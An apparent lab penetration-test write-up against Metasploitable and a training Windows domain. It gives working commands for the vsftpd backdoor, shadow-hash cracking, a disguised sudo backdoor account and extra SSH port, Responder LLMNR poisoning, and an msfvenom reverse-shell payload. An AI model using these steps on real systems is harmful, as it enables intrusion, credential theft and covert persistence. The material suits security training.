
With this information that I have gathered, I need search for an exploit that allows me to gain backdoor access. I will have to search Searchsploit to see what script will give me this access. I command I need to use is [searchsploit vsftpd 2.3.4]. By using this command, I will be shown a path to the exploit that I am looking to use to perform this backdoor. From the results, the path is unix/remote/49757.py, which is a python script.




Now that I have the path to the script, I can run that script to gain access through port 6200. Before running the script, I need to check the script to make sure all commands are what I want executed and nothing else. I like to be within the working directory when doing this, so I am going to change directories to remote using this command [cd /usr/share/exploitdb/exploits/unix/remote]. To look at the script I would use [nano 49757.py]. After looking at the script, I see there is nothing there that I want to remove, so I am going to run the script as is. I initially ran the script [python 49757.py]to see the results without giving it a target IP address and got nothing, but once I used the target IP address [python 49757.py 172.22.117.150], I gained access. To check to make sure I had access I ran the command again and a message was printed to the screen that said “success, shell opened”. I used the command ls just to make sure I gained access.



I now have access to the shell so the next thing to do is privilege escalation. I need to see if I can now find a username and password, if possible, to always access this backdoor. I am going to run a command to see if I can find any files that may have the word admin affiliated with it. I used [find / -type f -iname "*admin*.txt"] to search the root directory for admin txt files. This is what printed to the screen.



Now that we have this information, we need to check each file to see if there is any information that we can use. To do so we must use this command [cat /path/filename]. As we look at these files, the most interesting file seems to be the one that says, adminpassword, so we will try that file first. The command I used was [cat /var/tmp/adminpassword.txt], and by doing this I was greeted with a username and password for Jim, msfadmin:cybersecurity.



Since I was able to obtain a username and password, I am going to ssh (Secure Shell) into the system using the credentials we found. To do this I will use the command [ssh msfadmin@172.22.117.150]. Once the command has been run, I will be prompted to enter the password we found. Once I do that, I will have access to the system under that user. Now that I have access, I use the command id to see the privileges the msfadmin had. After that, it was time to see if I could switch users into root. To attempt this, I must have rights to do so, and the user does. All I need to do is use the command [sudo su] and I am now root to the system as shown in the photo.

I am now root within the system, which means I have access to everything on this machine. What we want to know, is see if we can gain access to other accounts that may be affiliated with this machine. I need to use the command [ls/etc/shadow] to see if there are other users' information on this machine. By doing this, we found a user on this machine by the name of tstarks. We took the username and hash and put it in another text document to attempt to crack the hash. I initially tried to use the command [john --wordlist=rockyou.txt userhash.txt] and was a message appeared that said, a hash type was detected of md5crypt, and the string is also recognized as md5crypt-long. It also gave me a different command to use to get the result I was looking for, so I used this command [john --format=md5crypt-long userhash.txt]. After using that command, I was greeted with the user's password shown below.

```
┌──(root💀kali)-[~]
└─# john --format=md5crypt-long userhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Password!        (tstark)
1g 0:00:00:13 DONE 2/3 (2022-04-20 16:47) 0.07610g/s 6848p/s 6848c/s 6848C/s Nite2..Password!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now that I have the passwords, I can move forward and create a backdoor into the system that will give me easy access. I must first open a port that will give me access. To do this I need to access the file sshd_config to open a port for me to be able to access. To alter the file, I had to use this command [sudo nano /etc/ssh/sshd_config]. Once I did that, I added port number 10022 as a port to listen for and save the changes.

```
  GNU nano 2.0.7                    File: /etc/ssh/sshd_config

# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 10022
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
```

Now that I have created the port, I need to create a user that I can only access. To do this I will use the command [sudo adduser systemd-ssh]. After filling out the information and creating a password, I need to add my new user to the sudo group. For me to do this, I will use the command [sudo usermod -aG sudo systemd-ssh]. Now that I have added my user to the sudo group, I will now attempt to ssh under my new user to see if I have access to the system. As you can see from the picture below, I now have access to the system under my created user.

```
┌──(root💀kali)-[~]
└─# ssh systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon Sep 20 11:05:39 2021 from 192.168.1.140
systemd-ssh@metasploitable:~$
```

Windows

I have compromised a linux server in MegaCorpOne's internal network, so now I am going to focus on windows machines. To find what ports are open I need to perform another port scan to see what ports are open. To perform this scan, I will need to use nmap again to scan all ports. I must first look at my own IP address to know what the target IP addresses will be. For me to see the IP address I am occupying, I can use the command [ip addr]. I can see that I am using IP address 172.22.117.100, which means I can run a scan on the subnet to try and identify other machines on the network.

```
┌──(root💀kali)-[~]
└─# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:02:04:03 brd ff:ff:ff:ff:ff:ff
    inet 172.24.179.64/20 brd 172.24.191.255 scope global dynamic noprefixroute eth0
       valid_lft 85902sec preferred_lft 85902sec
    inet6 fe80::215:5dff:fe02:403/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:02:04:12 brd ff:ff:ff:ff:ff:ff
    inet 172.22.117.100/16 brd 172.22.255.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::646d:b122:9b00:ee1b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:e1:55:7b:8c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:e1ff:fe55:7b8c/64 scope link
       valid_lft forever preferred_lft forever
6: veth2769872@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether b6:90:ab:43:df:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::b490:abff:fe43:df06/64 scope link
       valid_lft forever preferred_lft forever
8: veth1d5bf48@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 56:a6:a3:61:60:8a brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::54a6:a3ff:fe61:608a/64 scope link
       valid_lft forever preferred_lft forever

┌──(root💀kali)-[~]
└─#
```

The command I will use for that is [nmap -sC -sV 172.22.117.0/24]. Using the -sC will scan with default NSE scripts and -sV attempts to determine the version of the service running on ports. The results of the scan show me that there are two windows machines on the network and one of them is a domain controller. IP address 172.22.117.10 is the domain controller and the reason I can identify that is, port 88 is open and the service is Kerberos-sec, which is used in Active Directory. Kerberos is an authentication protocol that identifies each user who provides a password, but it does not validate which resource or services can the user access.

```
┌──(root💀kali)-[~]
└─# nmap -sC -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-21 14:03 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00065s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-04-21 18:04:03Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


The last machine I found was using the IP address 172.22.117.20 and this was a Windows10 machine. From the scan report you can see that port 445 is open and that is Microsoft-DS (Directory Service) SMB file sharing port. With this information, we may be able to exploit this port.

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00062s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3390/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2022-04-21T18:05:03+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: MEGACORPONE
|   NetBIOS_Domain_Name: MEGACORPONE
|   NetBIOS_Computer_Name: WINDOWS10
|   DNS_Domain_Name: megacorpone.local
|   DNS_Computer_Name: Windows10.megacorpone.local
|   DNS_Tree_Name: megacorpone.local
|   Product_Version: 10.0.19041
|_  System_Time: 2022-04-21T18:04:40+00:00
| ssl-cert: Subject: commonName=Windows10.megacorpone.local
| Not valid before: 2022-01-02T19:09:55
|_Not valid after:  2022-07-04T19:09:55
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Since I have the information I need, I am going to use Metasploit and try a password spraying technique and use the username and password that I cracked earlier in the pentest. The username we are going to use is tstark and the password was Password!. I need to open Metasploit by using the command [msfconsole], and once I do that, I need to use an exploit that I can perform the password spraying exploit. I can use the auxiliary/scanner/smb/smb_login to bruteforce my way into the system. Now that I am inside Metasploit, I typed [search auxiliary/scanner/smb/smb_login]. I was shown the results of my search and then used this command to use the exploit that I located [use 0]. Next, I typed [options] to see all options under the exploit I was in. After looking at the information, I realized that I needed to set some of the parameters to perform the exploit. I need to change the RHOSTS, SMBDomain, SMBPass, and SMBUser. I set the Rhosts using this command [set RHOSTS 172.22.117.1/24]. I then set the SMBDomain, SMBPass and SMBUser the same way using these commands, [set SMBDomain Megacorpone], [set SMBUser tstark], and [set SMBPass Password!]. After setting all the parameters, I typed [options] to check to make sure all parameters we changed before running the exploit.

```
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ABORT_ON_LOCKOUT  false            yes       Abort the run when
   BLANK_PASSWORDS   false            no        Try blank passwords
   BRUTEFORCE_SPEED  5                yes       How fast to brutefo
   DB_ALL_CREDS      false            no        Try each user/passw
   DB_ALL_PASS       false            no        Add all passwords i
   DB_ALL_USERS      false            no        Add all users in th
   DB_SKIP_EXISTING  none             no        Skip existing crede
   DETECT_ANY_AUTH   false            no        Enable detection of
   DETECT_ANY_DOMAIN false            no        Detect if domain is
   PASS_FILE                          no        File containing pas
   PRESERVE_DOMAINS  true             no        Respect a username
   Proxies                            no        A proxy chain of fo
   RECORD_GUEST      false            no        Record guest-privil
   RHOSTS            172.22.117.1/24  yes       The target host(s),
   RPORT             445              yes       The SMB service por
   SMBDomain         Megacorpone      no        The Windows domain
   SMBPass           Password!        no        The password for th
   SMBUser           tstark           no        The username to aut
   STOP_ON_SUCCESS   false            yes       Stop guessing when
```

Now that I have all parameters set, I must run the command to see what machine will grant me access to login. To run the exploit, I typed the command [exploit]. From the scan, we can see that we have two IP addresses that our username and password was successful on, 172.22.117.10 and 172.22.117.20.



Now we are going to see if we can find other accounts using another method. This method is LLMNR spoofing. I am going to use the responder program to monitor a system and see if I can get a username and hash from the machine. The hash will be the user's password, so we will also need john the ripper to crack the hash so we can access the account. For me to listen to the target machine, I need to use the command [sudo responder -vI eth1]. Now we will listen and wait for activity from the target machine and extract the username and hash password. Once complete we will take the hash and put it into a text document and use john the ripper to attempt to crack the hash.

```
[+] Generic Options:
    Responder NIC              [eth1]
    Responder IP               [172.22.117.100]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name Windows10.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name Windows10
[*] [NBT-NS] Poisoned answer sent to 172.22.117.20 for name FILESHRAE01 (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[SMB] NTLMv2-SSP Client   : 172.22.117.20
[SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:5525359975706a3d:D16DEA596A4E105A5ED7B63838E49FD9:0101000000000000C0
653150DE09D201E0B37BECF10A98B2000000000200080053004D004200330001001E00570049004E002D0050005200480034003900320052005100
4100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100
4100460056002E0053004D00420033002E006C006F00630061006C0005001400530004D00420033002E006C006F00630061006C0007000800C0653
150DE09D201060004000200000008003000300000000000000000000000003000008D861B94A668F24310258DA7AEB3FEB83399AF2B90E37FBEEA
6506B4732B9A350A001000000000000000000000000000000000000900200063006900660073002F00660069006C006500730068007200610065
0300031000000000000000000
```

As you can see, I now have the hash to pparker of Megacorpone. I will copy this has and create a text document using this command [echo"thehash" > pparkerhash.txt].

```
┌──(root💀kali)-[~]
└─# ls
Desktop    hash1.txt    hash.txt    passwords.txt    Public      Templates    Videos
Documents  hashes2.txt  LinEnum.sh  Pictures         Scripts     userhash.txt
Downloads  hashes3.txt  Music       pparkerhash.txt  shell.exe   userlist.txt
```

Now that I have the document created, I can run john the ripper and attempt to crack the hash. The command I will use for this is [john pparkerhash.txt], and this is the password for user pparker Spring2021.

```
┌──(root💀kali)-[~]
└─# john pparkerhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2022-04-21 17:52) 20.00g/s 112920p/s 112920c/s 112920C
Use the "--show --format=netntlmv2" options to display all of the cracked pass
Session completed.
```

I now have two sets of credentials from users within Megacorpone that I can use for further privilege escalation. Since I am dealing with Windows machines, I need to attempt to access them remotely using WMI (Windows Management Instrumentation). I am going to still use Metasploit to do so, but now we are going to use the information we have obtained to see if we can get more information. The first thing that needs to be done, is changing payload to scanner/smb/impacket/wmiexec. Now that I have done that, I can type [options] to see what all parameters need to be filled out. I need to set all parameters to run the exploit, and to do so is the same syntax [set (parameter) input].

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    whoami           yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  Megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)
```

Now that I have set all parameters, I can run the exploit and see the return give me the whoami information because that is the command I set for the parameter.

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\tstark

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

As you can see, from the information we provided, it says that we are tstark of megacorpone. I can see that I have remote access to the machine, so I will now try a different command to see what the output will be. I am going to change the command to systeminfo instead of whoami doing the same command [set COMMAND systeminfo]. After running this command, I can see all information about the system.

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Host Name:                 WINDOWS10
OS Name:                   Microsoft Windows 10 Pro N
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          sysadmin
Registered Organization:
Product ID:                00331-60000-00000-AA609
Original Install Date:     5/10/2021, 12:17:16 AM
System Boot Time:          4/22/2022, 8:51:19 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
BIOS Version:              Microsoft Corporation Hyper-V UEFI Release v4.0, 11/1/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     939 MB
Available Physical Memory: 344 MB
Virtual Memory: Max Size:  2,667 MB
Virtual Memory: Available: 1,937 MB
Virtual Memory: In Use:    730 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    megacorpone.local
Logon Server:              N/A
Hotfix(s):                 7 Hotfix(s) Installed.
                           [01]: KB5005539
                           [02]: KB4562830
                           [03]: KB4570334
                           [04]: KB4580325
                           [05]: KB4586864
                           [06]: KB5006670
                           [07]: KB5005699
Network Card(s):           1 NIC(s) Installed.
                           [01]: Microsoft Hyper-V Network Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 172.22.117.20
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

Now that I can see I have access to the machine, I need to try and create a session that will give me a shell of the target machine. For me to do this, I need to run [msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe]. Now that I have ran that, I know the payload is in place.

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root💀kali)-[~]
└─#
```

Now I will try to interact with the Windows machine over SMB. For me to connect to the remote filesystem, I need to type [smbclient 172.22.117.20/C$ -U megacorpone/tstark]. After using this syntax, I had to type the password we obtained of tstark and I now have remote access.

```
┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \>
```

I know need a list of what is in the directory that I am in, so for me to see this, I use the command [ls] and list everything inside the directory.

```
┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                          AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                           AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                 AHS     8192  Fri Apr 22 08:51:24 2022
  pagefile.sys                      AHS 1811939328  Fri Apr 22 08:51:24 2022
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                          DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                           A    73802  Thu Apr 14 20:09:13 2022
  swapfile.sys                      AHS 268435456  Fri Apr 22 08:51:24 2022
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Mon Jan 17 17:24:45 2022
  Windows                             D        0  Fri Apr 22 09:27:47 2022

                33133914 blocks of size 4096. 27071524 blocks available
smb: \>
```

As we can see, there is already a shell.exe file inside the directory, but we are going to replace it with our payload by using the command [put shell.exe]. Now that I have done that, you can see that the date has changed on the payload to show this is the current payload.

```
smb: \> put shell.exe
putting file shell.exe as \shell.exe (12011.8 kb/s) (average 12012.0 kb/s)
smb: \> ls
  $Recycle.Bin                       DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                         DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                           AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                            AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings           DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                  AHS     8192  Fri Apr 22 08:51:24 2022
  pagefile.sys                       AHS 1811939328  Fri Apr 22 08:51:24 2022
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                         DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                           A    73802  Fri Apr 22 10:35:43 2022
  swapfile.sys                       AHS 268435456  Fri Apr 22 08:51:24 2022
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Mon Jan 17 17:24:45 2022
  Windows                             D        0  Fri Apr 22 09:27:47 2022

                33133914 blocks of size 4096. 27071393 blocks available
```

Now that I have the payload in place, I can go back to Metasploit and run the exploit. I need to use exploit/multi/handler inside Metasploit and set the payload and LHOST so I can run the exploit. After setting them both, the exploit should look like the photo below.

```
msf6 exploit(multi/handler) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

